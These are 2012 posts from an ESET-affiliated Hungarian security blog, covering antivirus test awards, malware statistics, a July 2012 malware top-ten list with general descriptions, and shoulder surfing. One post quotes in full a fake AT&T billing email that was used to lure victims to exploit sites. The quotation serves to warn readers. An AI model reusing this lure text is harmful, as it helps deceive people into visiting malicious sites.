Az ESET sikeresen megszerezte 74-ik VB100% díját, amely ezúttal a Windows szervereken futó antivírus termékek megmérettetése volt. Emellett az AV-Comparatives teljesítmény tesztjén is elérte a legmagasabb fokozatnak megfelelő Advanced+ kategóriát, és ezenkívül kiérdemelte a VBSpam díjat is 99.5%-os szűrési eredményével.



Igazi rekord, hogy egy vírusvédelmi termék ennyiszer, szám szerint 74. alkalommal kapja meg a Virus Bulletin, az Egyesült Királyságban működő független és világszerte elismert laborjának VB100% díját. A VB100% díj igen komoly szakmai megbecsülést jelent, hiszen ezeken bár nincs semmifajta nevezési díj, igen szigorú vizsgálati módszereket alkalmaznak. **A legutóbbi teszt Windows 2008 Server termékeken futó üzleti célú vírusvédelmi megoldásokat vizsgálta**, és az ezen elért előkelő pontszámmal szerezte meg az ESET az újabb díjat.



Az ESET ezzel egy újabb értékes lépést tett a folyamatos sikeres szereplések felé, hiszen az elmúlt két esztendőben is töretlenül hozta a 12 díjat a legkülönfélébb tesztelési környezetekben. Mint azt **Juraj Malcho, az ESET kutatási igazgatója megjegyezte, "az ESET az egyetlen olyan biztonsági cég, amely immár az 53. díját éri el megszakítás nélkül**. A viruslabor kutatóinak, és a szoftver fejlesztőinek köszönhetően továbbra is sikeresen megfelelünk a hatékony felismerési arány és az emellett elvárt alacsony hamis riasztások szigorú szakmai követelményeinek minden jelentős szoftverplatformon."



Egy másik vizsgálatban pedig **az ESET Mail Security for Microsoft Exchange Server érdemelte ki szintén a Virus Bulletin berkein belül az úgynevezett VBSpam díjat**. A kéretlen levélszemét 99.5%-os hatékonysága markáns teljesítmény a most debütáló ESET részéről - emelte ki a Virus Bulletin értékelésében. Az antispam termékek között a megbízhatóan magas felismerési ráta melletti alacsony hamis pozitív eredményével az ESET Mail Security motor remekül vizsgázott.



Végül, de nem utolsó sorban **egy újabb AV-Comparatives teljesítmény tesztet is jól teljesített az ESET Smart Security 5 termék, amely sikeresen megszerezte az AV-Comparatives Advanced+ minősítést**, és ezzel egyúttal a mezőny első három helyezettje közé is került.

Tetszik 67 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Az XP él, az XP élt, az XP élni fog
- Safe mód a Mechagodzilla ellen
- "Szósölmédia" és nyaralás
- Dropbox csalival terjedtek a kémprogramok

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4690312

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Ön nem fizette be a számlát, kérjük kattintson!

2012.08.06. 14:34 | Csizmazia István [Rambo] | 3 komment

Címkék: spam csalás számla at&t exploit

Így szól az a spam levél, melyet **az AT&T telefonszolgáltató nevében küldtek ki nagy mennyiségben, a dolog persze csalás, a mellékelt link pedig kártevővel fertőzött helyre** mutat.



A levél arról tájékoztatja a címzetteket ("Köszönjük, hogy AT&T-t választotta"), hogy állítólag párszáz dolláros **be nem fizetett tartozása van, és minő meglepetés - a részletekről az online számla mellékelt linkjén tájékozódhatunk**, ám az említett hivatkozás egy kártevővel fertőzött webhelyre mutat.



Your online bill is ready to be viewed

Dear Valued Customer,

A new bill for your AT&T account is ready.

Any payments completed after your bill period expires will not be shown in the bill amount listed directly below. If you have made a recent payment, please refer to the current balance on the Account Overview and the Bill & Payments pages.

Service	Account ending in	Bill Amount	Due Date
Home Phone	(LET 0	$830.65	08/06/2012

Log in to online account management to view your bill and bill notices, maintain your email account or make a payment. If you are not registered for online account management, you must do so to view and print your full bill and bill notices at www.att.com/managemyaccount.
Log in to online account management to view your bill, maintain your email account or make a payment.

Log in

Thank you for choosing AT&T. We value your business and look forward to serving you!

Thank you,
AT&T Online Services
www.att.com

Contact Us
AT&T Support - quick & easy support is available 24/7.

A Websense eddigi vizsgálatai szerint legalább kétszázezer ilyen emailt küldtek ki a bűnözők, amelyben **különféle Adobe Reader és Internet Explorer sebezhetőségeket kihasználó exploit segítségével támadhatóak a felhasználók számítógépei**, ezeket minden valószínűség szerint a Blackhole Exploit Kit segítségével készítették.



A korábbi csomagküldő szolgálatos és gyors adóvisszatérítéses játékok után most úgy látszik, ez az állítólagos számla be nem fizetős módszer jön divatba csaliként. A tanulság természetesen nem az, hogy csak és kizárólag az AT&T nevében érkező levéllel vigyázzunk, hanem sokkal inkább az, hogy **mindenféle hasonló levélben küldött linkre való kattintásnál gondolkozzunk el először egy pillanatra,**

hihető-e a dolog, biztos hogy valóban a megjelölt feladó küldte-e, és úgy egyáltalán kavarja ez, most nem kavarja?

Tetszik 11 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Android kémprogram persze csak a mi érdekünkben
- Utaljunk pénzt a S.O.C.A.-nak
- Safe mód a Mechagodzilla ellen
- A jelszó érték, vigyázzunk rá

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4698438

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

chipanddale74 · http://www.autosvilag.com 2012.08.06. 18:26:04

Az a baj, hogy ez teljesen jól imitálja a szolgáltató levélpapírját, így lényegében szinte bárkit meg lehetett vele etetni. Ilyenkor talán csak az a jó megoldás, ha egyből az ügyfélszolgálatot hívjuk és még véletlenül sem a mellékelt linkeket használjuk.

kyanzes (törölt) 2012.08.06. 20:10:05

Várjál, egy kollégámat fel is hívták és be akartak szedni tőle a pénzt a mai napon. Persze kattintgatott jobbra balra korábban. Pofám leszakad. Nem akartam hinni a fülemnek.

Don Quixote de la Ferko 2012.08.07. 06:33:35

"kavarja ez, most nem kavarja?"

Ha már ki van emelve, és ezáltal ellenőrizhető, legalább legyen pontos.

Az USA számítógépeinek 30%-a fertőzött

2012.08.08. 15:48 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: usa növekedés kártevők avtest


Az Egyesült Államok egyébként is nagyjából állandó szereplője az első 10 kártevővel leginkább sújtott országnak. **A kimutatás szerint az első, de cseppet sem megtisztelő helyen érdekes módon Dél-Korea található, ott 57%-os a valamilyen malware-t tartalmazó PC-k aránya**.




A Panda adatai alapján készült összeállítás szerint a svájciakat irigyelhetjük leginkább, ott ugyanis mindössze 18.4% a beteg gépek mutatója, de emellett Svédország és Norvégia is jól tartja magát ebben a rangsorban. A beszámoló szerint a kártevők összetétele azt mutatja, **a korábbi kiterjedt féregjárványok helyett újabban egyre nagyobb tortaszeletet foglalnak el a banki trójaiak, de a váltságdíjat követelő úgynevezett ransomware** programok is gyakoribbá váltak.



A kártevők számának szűnni nem akaró gyarapodása komoly gond, **jól mutatja ezt az ESET Threat Center által összegyűjtött adat is, miszerint 2011-ben az adatlopásos esetek 69%-a volt valamilyen kártevő aktivitáshoz köthető**. Ugyancsak érdekes az is, hogy tavaly **az amerikai munkavállalók több, mint 80 százaléka nyilatkozott úgy, hogy legalább egyszer használta személyes informatikai eszközét munkahelyi célra is (BYOD**, Bring Your Own Device), miközben 66%-uk számolt be arról, hogy **munkahelyén egyáltalán nincs semmilyen cégpolicy, kötelem, előírás** a saját tulajdonú okostelefonokkal, táblagépekkel, laptopokkal kapcsolatosan.





A növekedésről még érdemes az AV-Test két ábráját is megidézni, ezek szerint **csak a 2011-es évben közel 18 millió új kártevő keletkezett, míg a 2012-es összes kártékony kód mennyiségére az óvatos becslés is legalább 70 milliós** értéket említ, és ezek még ráadásul idén tavaszi, márciusi számok.

Tetszik 3 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Ez történik a weben egy perc alatt
- Hogyan szúrjuk ki a gyanús Android appokat?
- Küldj pénzt! - Az elveszett poggyász sztori
- Nyári tanácsok utazáshoz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4701982

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Folytatódik az újabb Autorun korszak

2012.08.16. 11:34 | Csizmazia István [Rambo] | Szólj hozzá!


Címkék: adatok 2012 július nod32 threatsense vírusstatisztika

Az ESET minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. 2012. júliusában a következő 10 károkozó terjedt a legnagyobb számban.




Úgy tűnik, hiába "temettük el" idén januárban a korábban nyolc hónapig vezető Autorun vírust, **májusi visszatérése óta megint folyamatosan az első helyen találjuk, immár harmadik hónapja**. A négyéves kártevők láthatóan továbbra is előkelő pozíciókban mutatkoznak, hiszen az Autorun mellett a múlt hónaphoz képest a Microsoft Windows biztonsági hibáját kihasználó **Win32/Conficker hálózati féreg is mindössze egy helyet csúszott csak lejjebb, második helyett ezúttal harmadik lett**. Emlékezetes, hogy nem csak a befoltozatlan MS08-067-es biztonsági közleményben ismertetett Windows sebezhetőség a lehetséges gyenge pont, de akár a rendszerszintű megosztásokhoz használt túl egyszerű, és így a féreg által szótárral könnyen kitalálható jelszavak is. Vagyis a javítófoltok letöltése és futtatása létfontosságú a védekezés szempontjából, a kellően erős jelszó használata úgyszintén elengedhetetlen kellék a biztonsághoz, amelyet természetesen a megfelelően beállított és frissített antivírus használata egészíthet ki.

Újra a listatagok között üdvözölhetjük a Win32/Spy.Ursnif.A trójait, amely egy **olyan kémprogram, amely a fertőzött számítógépről ellopja a személyes adatokat, és aztán egy rejtett felhasználói accountot létrehozva megkísérli elküldeni azokat egy Távoli Asztalkapcsolat (Remote Desktop) segítségével**. Júliusi adatok alapján éppen csak felkapaszkodott a toplistára, a tizedik helyet szerezte meg a fertőzések 0.85%-val.



Az ESET Global Trends Report ehavi kiadása ezúttal arról számol be fő helyen, hogy az APWG (The Anti-Phishing Working Group) szervezet éppen a közelmúltban tette közkinccsé az adathalász aktivitás 2012 első negyedéves adatainak értékelését. Ezek alapján elmondhatjuk, hogy **idén februárban minden idők legmagasabb egyedi adathalász weboldal számot mértek, ez kevés híján 57 ezer phishing oldal** volt. Persze azt senki nem várta, hogy az ilyen tevékenység egyszer csak magától megszűnik, ám ijesztő lehet az az adat, miszerint az adattolvaj trójai kártevők aránya minimálisan csökkent csak, és még mindig 35.51 százalékos értéken szerepelnek a kimutatásban.

Ugyancsak érdekes lehet az is, hogy a júniusi Microsoft TechEd konferencián végzett felmérés szerint **a válaszadók 51 százaléka gondolta úgy, munkahelye ellen már történt konkrét célzott adathalász akció**. Igazság szerint emiatt jobbára a jelentősebb cégeknél kell emiatt aggódni, illetve a biztonsági cégek, valamint a politika résztvevői kifejezetten számíthatnak a támadók ilyen "kiemeltebb" figyelmére.



Júliusi fontosabb blogposztjainkat áttekintve több érdekes témát is kiemelhetünk. Korábban szót ejtettünk már különféle Androidos kártevőkről, amelyek száma úgy tűnik, **elindult a masszív növekedés irányába, hiszen 2012 júniusában már 25 ezer egyedi Androidos kártevő volt nyilvántartva**.


A Facebook felhasználóknak is igyekeztünk a kedvében járni, korábbi mit osszunk meg és mit inkább nem írásunk után ezúttal **egy könnyedebb, de ennek ellenére hasznos összefoglalót nyújtottunk át, mikre érdemes figyelni ottani biztonságunk megóvása érdekében**.



Végül sort kerítettünk arra is, hogy az erzsebetutalvany.hu oldal fertőzése kapcsán figyelmeztessük az oldal üzemeltetőit, illetve olvasóinkat is, hogy **a Nemzeti Üdülési Szolgálat Kft. utalványos webhelye váratlanul feketelistás orosz oldalakra irányította el a felhasználók böngészőjét**.

Vírustoplista


Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint **2012. júliusában a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 22.14%-áért**. Aki pedig folyamatosan és első kézből szeretne értesülni a legújabb Facebook-os kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag oldalán.



1. INF/Autorun vírus
Elterjedtsége a júliusi fertőzések között: 5.46%
Előző havi helyezés: 1.

Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének


egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



□övebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

2. HTML/ScrInject.B trójai
Elterjedtsége a júliusi fertőzések között: 3.37%
Előző havi helyezés: 3.


Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

3. Win32/Conficker féreg
Elterjedtsége a júliusi fertőzések között: 3.29%
Előző havi helyezés: 2.

Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



□övebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

4. Win32/Sirefef trójai
Elterjedtsége a júliusi fertőzések között: 2.78%
Előző havi helyezés: 6.


Működés: A Win32/Sirefef egy olyan trójai, mely titokban és kéretlenül átirányítja az online keresőmotorok eredményét különféle adwareket tartalmazó weboldalakra. Működése közben különféle kártékony SYS és DLL állományokat hoz létre a megfertőzött számítógép c:\windows\system32 mappájában, és eredményes rejtőzködése érdekében rootkites technológiát is használ.



Bővebb információ: http://www.eset.eu/encyclopaedia/win32-sirefef-a-trojan-dropper-pmax-a-horse-trojandropper

5. Win32/Dorkbot féreg
Elterjedtsége a júliusi fertőzések között: 1.65%
Előző havi helyezés: 9.

Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



Bővebb információ: http://www.eset.eu/encyclopaedia/win32-dorkbot-a-worm-gen-trojan-menti-gjic-pws-zbot-fo

6. Win32/Sality vírus
Elterjedtsége a júliusi fertőzések között: 1.33%
Előző havi helyezés: 8.

Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.eset.eu/encyclopaedia/sality_nar_virus__sality_aa_sality_am_sality_ah

7. JS/TrojanDownloader.Iframe.NKE trójai
Elterjedtsége a júliusi fertőzések között: 1.26%
Előző havi helyezés: 7

Működés: A JS/TrojanDownloader.Iframe.NKE trójai módosítja a böngészőklienst, és önhatalmúlag átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra. A trójai kártevő kódja leggyakrabban a weboldalak HTML beágyazásában található.




Bővebb információ: http://www.eset.eu/encyclopaedia/js-trojandownloader-iframe-nke-trojan-clicker-agent-ev-mal-f-kt

8. Win32/Ramnit vírus

Elterjedtsége a júliusi fertőzések között: 1.17%
Előző havi helyezés: 10.

A Win32/Ramnit egy fájlfertőző vírus, amelynek kódja minden rendszerindításkor lefut. DLL és EXE formátumú állományokat képes megfertőzni, ám ezen kívül a HTM, illetve HTML fájlokba is illeszt kártékony utasításokat. Végrehajtásakor sebezhetőséget keres a rendszerben (CVE-2010-2568), és ha még nincs befoltozva a biztonsági rés, úgy távolról tetszőleges kód futtatására nyílik lehetőség. A támadók a távoli irányítási lehetőséggel képernyőképek készítését, jelszavak és egyéb bizalmas adatok kifürkészését, továbbítását is el tudják végezni.



Bővebb információ: http://www.eset.eu/encyclopaedia/win32-ramnit-a-backdoor-ircnite-bwy-w32?lng=en

9. JS/Iframe trójai
Elterjedtsége a júliusi fertőzések között: 0.98%
Előző havi helyezés: 5.


Működés: A JS/Iframe trójai egy olyan program, amely észrevétlenül átirányítja a böngészőt egy kártékony kódot tartalmazó weboldalra. A kártevő program kódja általában szabványos HTML oldalakon belül, annak belsejébe beágyazva található.



Bővebb információ: http://www.eset.eu/encyclopaedia/js-iframe-as-trojan-blacoleref-l-hc-gen-agent-erc

10. Win32/Spy.Ursnif.A trójai
Elterjedtsége a júliusi fertőzések között: 0.85%
Előző havi helyezés: -

Működés: A Win32/Spy.Ursnif.A trójai egy olyan kémprogram, amely a fertőzött számítógépről ellopja a személyes adatokat, és aztán egy rejtett felhasználói accountot létrehozva megkísérli elküldeni azokat egy Távoli Asztalkapcsolat (Remote Desktop) segítségével. Bár a kémkedő kártevő igyekszik rejtve maradni, a váratlan és kéretlen fájlműveletek gyanút kelthetnek, illetve naprakész antivírus és tűzfal birtokában is hamar lelepleződik. Érdemes lehet rendszeres időközönként ellenőrizni a felhasználói fiókjainkat is, és ha ott valami rejtélyes ok miatt új, ismeretlen account keletkezett, úgy azonnal egy teljes vírusellenőrzést végezni.



□ővebb információ: http://www.eset.eu/encyclopaedia/win32-spy-ursnif-a-trojan-win32-inject-kzl-spy-ursnif-gen-h-patch-zgm

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Az XP él, az XP élt, az XP élni fog
- Tízből öt kártevő hátsóajtót nyit
- Safe mód a Mechagodzilla ellen
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4715196

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Válladhoz érjen a vállam

2012.08.17. 12:26 | Csizmazia István [Rambo] | 2 komment

Címkék: social engineering surfing illetéktelen shoulder

Kicsit sajátosan keveredhet a Rolls Frakciós "Adj helyet magad mellett" és egy elképzelt Eddás "Vállad fölött állnak, onnan mindent látnak, a rosszak" szöveg egyvelege, ám lényeg a lényeg: **egy friss vizsgálat szerint a dolgozók 71%-a lát váll fölött rá nem tartozó bizalmas információt mások monitorján**.



A felmérést a ComRes European Association for Visual Data Security végezte, és az eredményekből az látszik, **hiába léptetnek életbe sok helyen kőkemény biztonsági szabályzatokat, ha közben a shoulder surfing-nek nevezett egyszerű módszerrel könnyen kikémlelhetővé válik a rejteni kívánt adat**.



Aki régi látogatója az Ethical Hacking Konferencia napoknak, az jól ismerheti Novák Zsolt social engineering témájú előadásait, ahol **rengeteg, egyenesen a nagybetűs ÉLET-ből ellesett, ezzel kapcsolatos tanulságos példa került már bemutatásra**. Ugyanis hiába ül például a dolgozó szigorúan védett Faraday kalitkában, ha emellett a számítógépes kábelek az épületen belül ellenőrizetlen és emiatt mások által hozzáférhetően fut. Vagy ugyanígy hiába a jelszóval plusz ujjlenyomat olvasóval plusz retinaazonosítóval védett helyiségben a számítógépen gondosan tárolt adat, ha eközben a (akár titkosítatlan) rendszeres mentés lemezeket kutya közönséges sima postai küldeményként adják fel.



